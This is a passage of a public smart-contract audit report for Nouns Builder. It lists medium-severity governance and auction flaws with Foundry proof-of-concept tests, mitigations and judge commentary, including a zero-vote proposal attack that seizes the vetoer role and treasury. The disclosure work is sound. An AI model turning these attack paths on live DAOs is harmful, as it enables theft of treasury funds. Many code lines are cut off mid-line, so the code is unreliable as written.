test -m test_RevertQueueProposalWithEverybodyInFavour
```

```
    function test_RevertQueueProposalWithEverybodyInFavour() public
```

```
//Number of auctions to run
uint256 auctionsToRun = 130;

//Amount of tokens to bid up
uint256 tokensToBidder = 10;

address bidder1 = vm.addr(0xB1);
vm.deal(founder, 10000 ether);
vm.deal(bidder1, 10000 ether);

//Start the first auction
vm.prank(founder);
auction.unpause();

//Simulates an `auctionsToRun` amount of auctions in which t
//are minted and then every auction ends with no bidders.
uint256 amountOfBurnedTokens;
for (uint256 i = 1; i < auctionsToRun + 1; ++i) {
    if (i < tokensToBidder) {
        uint256 id = token.totalSupply() - 1;
        vm.prank(bidder1);
        auction.createBid{ value: 0.15 ether }(id);
    } else {
        amountOfBurnedTokens++;
    }

    vm.warp(block.timestamp + auction.duration() + 1);
    auction.settleCurrentAndCreateNewAuction();
}

uint256 founderVotes = token.getVotes(founder);
uint256 founder2Votes = token.getVotes(founder2);
uint256 bidder1Votes = token.getVotes(bidder1);
uint256 auctionVotes = token.getVotes(address(auction));

uint256 realVotingPower = founderVotes + founder2Votes + bic
uint256 assumedVotingPower = token.totalSupply();

assertEq(realVotingPower, assumedVotingPower - amountOfBurne

//Create mock proposal
(address[] memory targets, uint256[] memory values, bytes[]
vm.prank(bidder1);
bytes32 proposalId = governor.propose(targets, values, callc

emit log_string("Amount of tokens minted: ");
```

```
        emit log_uint(token.totalSupply());

        emit log_string("Amount of tokens burned:");
        emit log_uint(amountOfBurnedTokens);

        emit log_string("---------");

        emit log_string("The real quorumThresholdBps is: ");
        uint256 realquorumThresholdBps = (governor.getProposal(propc
        emit log_uint(realquorumThresholdBps);

        emit log_string("The assumed quorumThresholdBps is:");
        uint256 assumedquorumThresholdBps = (governor.getProposal(pr
        emit log_uint(assumedquorumThresholdBps);

        emit log_string("---------");

        vm.warp(governor.getProposal(proposalId).voteStart);

        //Everybody cast a `for` vote
        vm.prank(founder);
        governor.castVote(proposalId, 1);

        vm.prank(founder2);
        governor.castVote(proposalId, 1);

        vm.prank(bidder1);
        governor.castVote(proposalId, 1);

        emit log_string("The amount of votes necessary for this prop
        emit log_uint(governor.getProposal(proposalId).quorumVotes);

        emit log_string("The amount of for votes in the proposal:");
        emit log_uint(governor.getProposal(proposalId).forVotes);

        //Proposal still doesn't pass
        vm.warp((governor.getProposal(proposalId).voteEnd));
        vm.expectRevert(abi.encodeWithSignature("PROPOSAL_UNSUCCESSF
        governor.queue(proposalId);
    }
```

Tools Used

Forge

Recommended Mitigation Steps

Either one of this 2 options is viable:

1. Decrease `token.totalSupply()` whenever a token gets burned. This might not be expected behaviour from the point of view of external protocols.
2. Adjust the calculations in `proposal.quorum()` and `governor.proposalThreshold()` in such a way that they take into account the burned tokens and the tokens currently held by the auction contract.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The system is using totalSupply as a way to determine quorum.
>
> Because the system is adapted to not look at totalSupply at a certain block, I assume the Sponsor removed the code to reduce totalSupply.
>
> However this can cause issues, such as the inability to reach quorum, or quorum being too high compared to circulatingSupply.
>
> I believe that mitigation for this issue is not straightforward, as to allow dynamic totalSupply changes, checkpoints for total supply should be brought back as well.
>
> From checking NounsDAO code, they handle this by using a list for the totalSupply and popping an entry out of it: https://etherscan.io/address/0x9c8ff314c9bc7f6e59a9d9225fb22946427edc03#code#F11#L183
>
> Meaning that totalSupply does change in what is the reference implementation for this codebase.
>
> Given the above, I believe the finding to be valid and of Medium Severity.

iainnash (Nouns Builder) confirmed

[M-11] Loss of Veto Power can Lead to 51% Attack

Submitted by TomJ, also found by 0xSky, ayeslick, Chom, pedr02b2, PwnPatrol, yixxas, and zkhorse

Governor.sol#L76
Governor.sol#L596-L602

The veto power is important functionality for current Nouns DAO logic in order to protect their treasury from malicious proposals. However there is lack of zero address check and lack of 2 step address changing process for vetoer address. This might lead to DAO owner losing their veto power unintentionally and open to 51% attack which can drain their entire treasury.

https://dialectic.ch/editorial/nouns-governance-attack
https://dialectic.ch/editorial/nouns-governance-attack-2

Proof of Concept

Lack of 0-address check for vetoer address at initialize() of Governor.sol
Also I recommend to make changing address process of vetoer at updateVetoer() into 2-step process to avoid accidently setting vetoer to arbitrary address and end up lossing veto power unintentionally.

```
Governor.sol:
57:     function initialize(
          ...
76:         settings.vetoer = _vetoer;



596:     function updateVetoer(address _newVetoer) external onlyC
597:         if (_newVetoer == address(0)) revert ADDRESS_ZERO();
599:         emit VetoerUpdated(settings.vetoer, _newVetoer);
601:         settings.vetoer = _newVetoer;
602:     }
```

Recommended Mitigation Steps

Add zero address check for vetoer address at initialize().
Change updateVetoer() vetoer address changing process to 2-step process like explained below.

First make the updateVetoer() function approve a new vetoer address as a pending vetoer.
Next that pending vetoer has to claim the ownership in a separate transaction to be a new vetoer.

Alex the Entreprenerd (judge) commented:

> Given the informations that we have, the settings that are available and the historical context, considering that the contract can allow burning the Vetoer, the Warden has demonstrated a risk that applies to all DAOs built via the factory, as well as other Governance Processes which share those traits.

> Because this exploit is contingent on external factors, I think Medium Severity to be appropriate.

> I personally believe that a Vetoer is a challenge toward a decentralized governance process, however I must agree with the evidence that a 51% attack is possible and has been exploited in the past via code similar to that which is in scope.

tbtstl (Nouns Builder) confirmed

kulkarohan (Nouns Builder) commented:

> The zero-address check is done in `Manager.deploy()` — see the following lines:

> Manager.sol#L117

> Manager.sol#L139

> I agree however that the vetoer should be set in 2-steps instead of directly.

kulkarohan (Nouns Builder) disagreed with severity and commented:

> Believe this is QA IMO.

Alex the Entreprenerd (judge) commented:

> Agree with the sponsor that 2 step checks are QA.

> However, am choosing to keep the report as Med for the 51% attack part.

> Historically this has been exploited and can create a dramatic impact.

> My specific reasoning is that a 51% attack can happen, exclusively if Vetoer is removed, apathetic or malicious.

> This guiding principle has opened up, for this specific contest, a set of decision that inherently create some attrition between me and the sponsor, specifically: this report, as well as **#479** and **#622**.

> My reasoning is that all of these findings are logically equivalent.

- There's a risk of brute forcing the system
- To avoid the brute force we have a trusted third party
- The trusted third party creates a new set of complications

> I can only empathize with the Sponsor in that the system does what it's supposed to do, which is being a factory of Nouns DAO, at the same time, because of our rules, and the historical context of previous judging, Admin Privilege is a valid Medium Severity finding (as highlighted by other reports in this same contest and others).

> Unfortunately Admin privilege in the case of governance falls onto the Vetoer, the one entity that is necessary to avoid a riskier (potentially) situation of a 51% attack. 51% voting power can be reached by bribing any time it's economically feasible.

> It is indeed circular logic, which to me reflects the current state of onChain governance. Which means I don't have a clear mitigation.

> For those reasons I can agree to disagree with the Sponsor and also recommend a nofix as at this time, with the given architecture, we either have a risk of Malicious Governance, Bribeable Voters, or risk of Malicious Vetoer.

> When we talk about "Smart Contract" risk today, we can talk about Qualitative Risks and Quantitative Risks, the idea that a Vetoer could be malicious seems to

> fall into a Qualitative Risk, due to the bleeding-edge state of the tech and industry, I believe every person using the system is aware of those risks, however the acknowledgement of those risks doesn't make it disappear.

> This report and the two linked below also show a limitation of our current rules as well as the need to clarify what is "acceptable" Admin Privilege vs what is not.

> Because of the context detailed above, I believe that I must judge those 3 findings equivalently, and while an argument for downgrading them to QA is legitimate, I believe that the correct severity, consistent over the organization's lifetime (over 1 year and a half) is Medium Severity.

> I understand other Auditors and projects offer a different rating (see Consensys Medium for Flagging staff up, vs our Medium which means Loss of Funds Conditional on External Conditions)

> And I believe these findings will have to be discussed within the org to decide if Medium severity is appropriate.
> I'll be flagging these findings up to discuss them with the broader community and discuss whether it is correct or appropriate for C4 to judge findings that ultimately "protect the end user" while they create attrition with the Sponsor.

> While we have those discussions, at this time, C4 has prided itself in calling out unspoken risks that are inherent with a specific system (Smart Contract Risk), and in the case of the governor, as detailed by this report, **#479** and **#622** there's an inherent risk which we made our best effort to quantify, and hopefully in talking about instead of taking it for granted, as a industry, we can find a way to build software that addresses these concerns.

[M-12] Try-catch block at `Auction._createAuction()` will only catch string errors

Submitted by 0xA5DF

Auction.sol#L234

The `_createAuction` function wraps the `token.mint()` call in a try-catch block, however this will only catch reverts that comes from the require keyword and not the

reverts with custom errors or other kinds of errors (arithmetic over/underflow etc.)

Impact

In case of an error at the `mint()` function the auction won't be settled till the owner intervenes and pauses the contract.

Proof of Concept

Here's a test that proves that `catch Error()` doesn't catch custom errors (the test will fail):

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.13;

import "forge-std/Test.sol";

contract ContractTest is Test {
    function testErr() public{
        Reverter r = new Reverter();
        try r.throwCustomError(){

        }catch Error(string memory) {

        }
    }
}

contract Reverter{
    error  MyErr();

    function throwCustomError() public{
        revert MyErr();
    }
}
```

Recommended Mitigation Steps

Remove the `Error` so that it'll catch any kind of revert:

```
                // Pause the contract if token minting failed
```

```
-         } catch Error(string memory) {
+         } catch  {
              _pause();
          }
      }
```

[Alex the Entreprenerd (judge) commented]():

> Any revert caused by minting will not be captured.
>
> This means that in the case of a erroneous mint the contract will be effectively bricked (and not paused).
>
> I have considered higher severity, but in lack of clear conditions for revert, I think Medium is appropriate.

[iainnash (Nouns Builder) confirmed]()

[M-13] Compromised or malicious vetoer can veto any proposals with unrestricted power

Submitted by rbserver, also found by ayeslick and rvierdiiev

The `settings.vetoer`, which is the first founder defined by the `FounderParams`, can call the following `veto` function to veto any proposals that are not yet executed, which immediately blocks these proposals from execution. Because the vetoer is just one founder, which can just be a single EOA, the chance of losing its private key and being compromised is not low. There is also no guarantee that the vetoer will not become malicious in the future. When the vetoer becomes compromised or malicious, all critical proposals, such as for updating implementations or withdrawing funds from the treasury, can be vetoed so the negative impact can be very high.

https://github.com/code-423n4/2022-09-nouns-builder/blob/main/src/governance/governor/Governor.sol#L385-L405

```
    function veto(bytes32 _proposalId) external {
```

```
        // Ensure the caller is the vetoer
        if (msg.sender != settings.vetoer) revert ONLY_VETOER();

        // Ensure the proposal has not been executed
        if (state(_proposalId) == ProposalState.Executed) revert

        // Get the pointer to the proposal
        Proposal storage proposal = proposals[_proposalId];

        // Update the proposal as vetoed
        proposal.vetoed = true;

        // If the proposal was queued:
        if (settings.treasury.isQueued(_proposalId)) {
            // Cancel the proposal
            settings.treasury.cancel(_proposalId);
        }

        emit ProposalVetoed(_proposalId);
    }
```

Proof of Concept

Please append the following tests in `test\Gov.t.sol`. These tests will pass to demonstrate the vetoer's power for vetoing pending, active, and queued proposals.

```
    function test_VetoPendingProposal() public {
        bytes32 proposalId = createProposal();

        assertEq(uint256(governor.state(proposalId)), uint256(Pr

        // vetoer can veto a pending proposal without a delay
        vm.prank(founder);
        governor.veto(proposalId);
        assertEq(uint8(governor.state(proposalId)), uint8(Propos
    }



    function test_VetoActiveProposal() public {
        mintVoter1();

        bytes32 proposalId = createProposal();
```

```
        uint256 votingDelay = governor.votingDelay();
        vm.warp(block.timestamp + votingDelay + 1);

        assertEq(uint256(governor.state(proposalId)), uint256(Pr

        // vetoer can veto an active proposal without a delay
        vm.prank(founder);
        governor.veto(proposalId);
        assertEq(uint8(governor.state(proposalId)), uint8(Propos
    }



    function test_VetoQueuedProposal() public {
        mintVoter1();

        bytes32 proposalId = createProposal();

        vm.warp(block.timestamp + governor.votingDelay());

        assertEq(uint256(governor.state(proposalId)), uint256(Pr

        vm.prank(voter1);
        governor.castVote(proposalId, 1);

        vm.warp(block.timestamp + governor.votingPeriod());

        assertEq(uint256(governor.state(proposalId)), uint256(Pr

        vm.prank(voter1);
        governor.queue(proposalId);

        assertEq(uint256(governor.state(proposalId)), uint256(Pr

        // vetoer can veto a queued proposal without a delay
        vm.prank(founder);
        governor.veto(proposalId);
        assertEq(uint8(governor.state(proposalId)), uint8(Propos
    }
```

Tools Used

VSCode

Recommended Mitigation Steps

A token supply threshold governance configuration can be added. Before the token supply exceeds this threshold, the vetoer can remain in full power for protecting against the 51% attack on the deployed DAO while the token supply is low.

After the token supply exceeds this threshold, the following changes can be considered for restricting the vetoer's power.

1. The vetoer is only allowed to veto a proposal during a defined period after the voting is done. The proposal is not allowed to be executed during this period.
2. The vetoer is only allowed to veto the passed proposal when the number of support and against votes are very close or the number of support votes is much higher than the against votes.

tbtstl (Nouns Builder) disputed and commented:

> The intention of the vetoer is to ensure they can veto. This is by design.

Alex the Entreprenerd (judge) commented:

> I believe that in the spirit of transparency, because the 51% without Vetoer is a valid attack, then the idea the Vetoer can be the weak link also has to be entertained.
>
> While we would all agree that there are ways to mitigate this, such as using a fairly strong multisig with members of other projects, we would also agree concede that the Vetoer would still be the last piece before decentralization.
>
> In that sense, an early project does carry further risk because of the Vetoer, and while a Vetoer itself is not inherently good nor bad, the Vetoer itself could create opportunities for sophisticated attacks.
>
> Other reports spoke about bribing voters, or pure 51% attacks, and all of these are contingent on the Vetoer being unable to react / defend the protocol at the right time.
>
> So, if we agree that the lack of Vetoer is a vulnerability we must also agree that the presence of a tyrannical Vetoer is a vulnerability as well.

> In that sense we must admit that Governance itself can create further problems and risks and perhaps issuing enough tokens to allow the burning of the Vetoer is the first step towards a more decentralized Project.

tbtstl (Nouns Builder) acknowledged

Alex the Entreprenerd (judge) commented:

> Because Code4rena is a user facing Project, where our reports can be used to persuade end-users that the protocols are safe, per the logic detailed above, the finding is valid and of Medium Severity per our rules.

[M-14] Creating a new governance proposal can be prevented by anyone

Submitted by berndartmueller, also found by CertoraInc, m9800, and scaraven

When creating a new governance proposal, the `proposalId` is generated by hashing the proposal data (`_targets, _values, _calldatas, descriptionHash`). To prevent duplicated proposals, the current `Governor` implementation checks if the `proposalId` exists already. If it exists, the call will revert with the `PROPOSAL_EXISTS` error.

Impact

Anyone can prevent others from creating governance proposals by front-running the create proposal transaction with the same data, followed by an immediate call to the `Governor.cancel` function.

This will prevent creating a proposal with the same proposal data. A proposal creator would have to slightly change the proposal to try to create it again (however, it can be prevented again due to the aforementioned issue).

Proof of Concept

governance/governor/Governor.propose

```
    function propose(
```

```
        address[] memory _targets,
        uint256[] memory _values,
        bytes[] memory _calldatas,
        string memory _description
    ) external returns (bytes32) {
        [..]

        // Compute the description hash
        bytes32 descriptionHash = keccak256(bytes(_description));

        // Compute the proposal id
        bytes32 proposalId = hashProposal(_targets, _values, _callda

        // Get the pointer to store the proposal
        Proposal storage proposal = proposals[proposalId];

        // Ensure the proposal doesn't already exist
        if (proposal.voteStart != 0) revert PROPOSAL_EXISTS(proposal

        [..]
    }
```

[governance/governor/Governor.cancel]

Cancelling a proposal updates the `proposal.canceled` boolean property to `true`. `proposal.voteStart` is left unchanged (`!= 0`).

```
    /// @notice Cancels a proposal
    /// @param _proposalId The proposal id
    function cancel(bytes32 _proposalId) external {
        // Ensure the proposal hasn't been executed
        if (state(_proposalId) == ProposalState.Executed) revert PRO

        // Get a copy of the proposal
        Proposal memory proposal = proposals[_proposalId];

        // Cannot realistically underflow and `getVotes` would rever
        unchecked {
            // Ensure the caller is the proposer or the proposer's v
            if (msg.sender != proposal.proposer && getVotes(proposal
                revert INVALID_CANCEL();
        }
```

```
        // Update the proposal as canceled
        proposals[_proposalId].canceled = true;

        // If the proposal was queued:
        if (settings.treasury.isQueued(_proposalId)) {
            // Cancel the proposal
            settings.treasury.cancel(_proposalId);
        }

        emit ProposalCanceled(_proposalId);
    }
```

Recommended mitigation steps

Consider adding a per-account nonce storage variable (e.g. `mapping(address => uint256) internal proposalCreatorNonces;` to the `Governor` contract and include the `proposalCreatorNonces[msg.sender]++` nonce within the computed proposal id.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown how, a motivated attacker can consistently grief the DAO with multiple spam proposals, that front-run the "official" ones, with the goal of cancelling them and preventing them to go through.

> This exploit can be performed as long as the attacker has sufficient balance to be a `Proposer`.

> The only saving grace from this finding being a High Severity is that there are ways to avoid the front-running.

> Specifically a proposer could:

- Use a private relayer
- Ask a miner / proposer to mine the tx

> Additionally, the Proposer could use a contract, which would loop through proposals, by using a source of randomness to try a bunch of new proposals.

> Because checking if a proposal exists is cheaper than writing it (2.1k vs 20k to write in a storage slot), the write can eventually come up with one proposal the attacker didn't perform.

> However the remediation requires a new contract, not available at this time.

> The reason why this remediation is possible is that the `_description` parameter is used to uniquely identify a proposal, this allows to create gibberish strings until we get one that goes through.

> Because the attack is:

- Possible
- Easy to implement
  But can be sidestepped, via a fairly complicated process

> I think Medium Severity to be appropriate.

> Remediation would be to add the proposer address as part of the proposal id identifier.

kulkarohan (Nouns Builder) confirmed

[M-15] Malicious pausing the contract

Submitted by V_B

Auction.sol#L204
Auction.sol#L206
Auction.sol#L235

There is a function `_createAuction` in `Auction` contract.

It consists of the following logic:

```
    /// @dev Creates an auction for the next token
    function _createAuction() private {
        // Get the next token available for bidding
```

```
        try token.mint() returns (uint256 tokenId) {
            **creating of the auction for token with id equal to tok

            // Pause the contract if token minting failed
        } catch Error(string memory) {
            _pause();
        }
    }
```

According to the [EIP-150](#) `call` opcode can consume as most `63/64` of parrent calls' gas. That means `token.mint()` can fail since there will be no gas.

All in all, if `token.mint()` fail on gas and the rest gas is enough for pausing the contract by calling `_pause` in `catch` statement the contract will be paused.

Please note, that a bug can be exploitable if the token.mint() consume more than 1.500.000 of gas, because 1.500.000 / 64 > 20.000 that need to pause the contract. Also, the logic of `token.mint()` includes traversing the array up to 100 times, that's heavy enough to reach 1.500.000 gas limit.

Impact

Contract can be paused by any user by passing special amount of gas for the call of `settleCurrentAndCreateNewAuction` (which consists of two internal calls of `_settleAuction` and `_createAuction` functions).

Recommended Mitigation Steps

Add a special check for upper bound of `gasLeft` at start of `_createAuction` function.

[Alex the Entreprenerd (judge) decreased severity to Medium and commented](#):


> Honestly I'm really impressed by the submission, however I think the quote:

> `Please note, that a bug can be exploitable if the token.mint() consume more than 1.500.000 of gas, because 1.500.000 / 64 > 20.000 that need to pause the contract. Also, the logic of token.mint() includes traversing the array up to 100 times, that's heavy enough`


to reach 1.500.000 gas limit.

shows that the likelihood of this happening is extremely small, the base mint will cost between 20k and 40k gas, and each instance of the loop should roughly cost 5k, with the minting instance costing around 5k + up to 50k

From basic napkin math this is actually surprisingly possible



However I believe the odds of this happening are extremely low as you'd need to have at least 20 tokens being minted to founders



I think Med is more appropriate for now, I really like the catch of the OOG exploit, however I may have to downgrade further as the worst case scenario being pausing is not impactful.

Alex the Entreprenerd (judge) commented:

I believe the finding to be valid and Medium Severity as the conditions are non-trivial, but the impact is Denial of Service which can be triggered predictably given the circumnstances.

iainnash (Nouns Builder) confirmed

[M-16] Auction parameters can be changed during ongoing auction

Submitted by __141345__, also found by pauliax, rbserver, rvierdiiev, and sorrynotsorry

[Auction.sol#L307-L335]

The auction parameters can be changed anytime, even during ongoing auctions, and take effect immediately. Users may need time to react to the changes. The impacts maybe followings:

- some sudden changes may cause bidder's transaction fail, such as `setReservePrice()` and `setMinimumBidIncrement()`
- some changes may change users expectation about the auction, such as `setDuration()` and `setTimeBuffer()`, with different time parameters, bidders will use different strategy

Proof of Concept

src/auction/Auction.sol

```
    function setDuration(uint256 _duration) external onlyOwner {
        settings.duration = SafeCast.toUint40(_duration);

        emit DurationUpdated(_duration);
    }

    function setReservePrice(uint256 _reservePrice) external onl
        settings.reservePrice = _reservePrice;

        emit ReservePriceUpdated(_reservePrice);
    }

    function setTimeBuffer(uint256 _timeBuffer) external onlyOwr
        settings.timeBuffer = SafeCast.toUint40(_timeBuffer);

        emit TimeBufferUpdated(_timeBuffer);
    }

    function setMinimumBidIncrement(uint256 _percentage) externa
```

```
        settings.minBidIncrement = SafeCast.toUint8(_percentage)

        emit MinBidIncrementPercentageUpdated(_percentage);
    }
```

Recommended Mitigation Steps

- Do not apply changed parameters on ongoing auctions
- Add a timelock for the changes

Alex the Entreprenerd (judge) commented:

> The Warden has shown how settings can be changed mid-auction, this can create undefined behaviour (insta-settlement, change of price).

> While max loss is one token or the inability to settle the auction, because this could create a "social accident", I believe that Medium Severity is appropriate.

> Changes should either be cached in the Auction Parameters, or should be applied to the next auction to avoid any unexpected surprise

kulkarohan (Nouns Builder) confirmed

[M-17] A proposal can pass with 0 votes in favor at early DAO stages

Submitted by azephiar, also found by __141345__, bin2chen, cccz, davidbrai, pauliax, R2, rbserver, and Solimander

It's possible to create a proposal for a DAO as soon as it's deployed and the proposal can pass even if nobody votes.

This possibility of doing so is based on the following assumptions:

1. The vetoer doesn't veto the proposal
2. `proposal.quorumVotes` is 0, which happens when `token.totalSupply() * settings.quorumThresholdBps < 10_000`

3. `proposal.proposalThreshold` is 0, which happens when `token.totalSupply() * settings.proposalThresholdBps < 10_000`

The amount of time necessary to create and execute a proposal of this kind is dictated by `governor.settings.votingDelay + governor.settings.votingDelay + treasury.delay()`, the lower the time the higher the risk.

Impact

A malicious actor could build an off-chain script that tracks `DAODeployed` events on the `Manager.sol` contract. Every time a new DAO is spawned the script submits a proposal. This attack is based on the fact that such at an early stage nobody might notice and the chances of this happening are made real because every new DAO can be targeted.

A potential proposal created by an attacker might look like this:

1. Call `governor.updateVetoer(attacker)`
2. Call `governor.updateVotingDelay(0)`
3. Call `governor.updateVotingPeriod(0)`
4. Call `treasury.updateGracePeriod(0)`
5. Call `treasury.updateDelay(1 day)`

With this setup the attacker can make a proposal and queue it immediately to then execute it after 1 day time; which gives him the time to veto any proposal that tries to interfere with the attack. At this point the attacker has sudo powers and if there's any bid he can take the funds.

This is just one possible attack path, but the point is making a proposal pass can give an attacker sudo powers and nobody might notice for a while.

Proof of Concept

Here's a test I wrote that proves the attack path outlined above, you can copy it into `Gov.t.sol` and execute it with `forge test -m test_sneakProposalAttack`:

```
function test_sneakProposalAttack() public {
        address attacker = vm.addr(0x55);

        address[] memory targets = new address[](5);
        uint256[] memory values = new uint256[](5);
        bytes[] memory calldatas = new bytes[](5);

        // 1. Call `governor.updateVetoer(attacker)`
        targets[0] = address(governor);
        values[0] = 0;
        calldatas[0] = abi.encodeWithSignature("updateVetoer(adc

        // 2. Call `governor.updateVotingDelay(0)`
        targets[1] = address(governor);
        values[1] = 0;
        calldatas[1] = abi.encodeWithSignature("updateVotingDela

        //3. Call `governor.updateVotingPeriod(0)`
        targets[2] = address(governor);
        values[2] = 0;
        calldatas[2] = abi.encodeWithSignature("updateVotingPeri

        //3. Call `treasury.updateGracePeriod(0)`
        targets[3] = address(treasury);
        values[3] = 0;
        calldatas[3] = abi.encodeWithSignature("updateGracePeric

        //4. Call `treasury.updateDelay(1 day)`
        targets[4] = address(treasury);
        values[4] = 0;
        calldatas[4] = abi.encodeWithSignature("updateDelay(uint

        //Attacker creates proposal as soon as contract is deplc
        bytes32 proposalId = governor.propose(targets, values, c

        //Wait for proposal.voteEnd
        vm.warp((governor.getProposal(proposalId).voteEnd));

        //Queue it
        governor.queue(proposalId);

        //Wait for treasury delay
        vm.warp(block.timestamp + treasury.delay());

        //Execute proposal
```

```
        governor.execute(targets, values, calldatas, keccak256(b

        //Shows it's now possible for an attacker to queue a pro
        bytes32 proposalId2 = governor.propose(targets, values,
        governor.queue(proposalId2);

        //And executed it after one day
        vm.warp(block.timestamp + 60 * 60 * 24);
        governor.execute(targets, values, calldatas, keccak256(b
    }
```

Recommended Mitigation Steps

This potential attack path comes from a combination of factors, maninly:

1. A proposal can be created directly after deployment
2. The `proposal.proposal.proposalThreshold` and `proposal.quorumVotes` are set to 0 at such early stages
3. A proposal with 0 votes is allowed to pass

I would say that requiring at least 1 vote for a proposal to be considered `Succeeded` is rational and should mitigate this problem because that would require the attacker to bid on auction to get 1 voting power, increasing the cost and the time necessary for the attack.

At Governor.sol#L441 we have:

```
else if (proposal.forVotes < proposal.againstVotes || proposal.f
        return ProposalState.Defeated;
}
```

which can be changed to:

```
else if (proposal.forVotes == 0 || proposal.forVotes < proposal.
        return ProposalState.Defeated;
}
```

Alex the Entreprenerd (judge) commented:

> If total supply == 0, means it's conditional, disagree with High.

Alex the Entreprenerd (judge) decreased severity to Medium and commented:

> The Warden has shown how, because of rounding of numbers and a lack of an absolute value, a proposal can be proposed and made to pass with zero votes.

> This is contingent on:
>
> - Holders not voting against
> - Vetoer not responding
> - TotalSupply being low enough

> And the impact is limited to the funds available to the treasury at that time (expected to be low compared to a more mature protocol).

> Because of the above, I believe Medium Severity to be more appropriate.

kulkarohan (Nouns Builder) confirmed

[M-18] Precision is not enough for `proposalThreshold` and quorum. Collections with at least 20000 NFTs in total supply may have some trouble.

Submitted by Chom

Governor.sol#L465-L477

Precision is not enough for proposalThreshold and quorum. Collections with at least 20000 NFTs in total supply may have some trouble. These collections can't be set proposalThreshold = 1 or quorum = 1.

Proof of Concept

```
        /// @notice The current number of votes required to submit a
        function proposalThreshold() public view returns (uint256) {
```

```
        unchecked {
            return (settings.token.totalSupply() * settings.prop
        }
    }

    /// @notice The current number of votes required to be in fa
    function quorum() public view returns (uint256) {
        unchecked {
            return (settings.token.totalSupply() * settings.quor
        }
    }
```

If totalSupply = 20000, with the lowest settings (settings.proposalThresholdBps, settings.quorumThresholdBps = 1), it would returns (20000 * 1) / 10000 = 2. And it can't be lowered more.

Recommended Mitigation Steps

Increase division to a more precise value such as 1e18 to allow high total supply NFT to always set threshold as 1

```
    /// @notice The current number of votes required to submit a
    function proposalThreshold() public view returns (uint256) {
        unchecked {
            return (settings.token.totalSupply() * settings.prop
        }
    }

    /// @notice The current number of votes required to be in fa
    function quorum() public view returns (uint256) {
        unchecked {
            return (settings.token.totalSupply() * settings.quor
        }
    }
```

Alex the Entreprenerd (judge) commented:

> While I think more could have been said, this report quantifies how the quorum math can be rounded down to zero.

> Because the math is used to manage value, and allowances, I agree with Medium Severity.

> I recommend end users to Fuzz Test the settings to visualize a rational quorum that prevents it from being too low.

kulkarohan (Nouns Builder) acknowledged

[M-19] `Governor` - Quorum could be less than intended

Submitted by Picodes, also found by CertoraInc and Chom

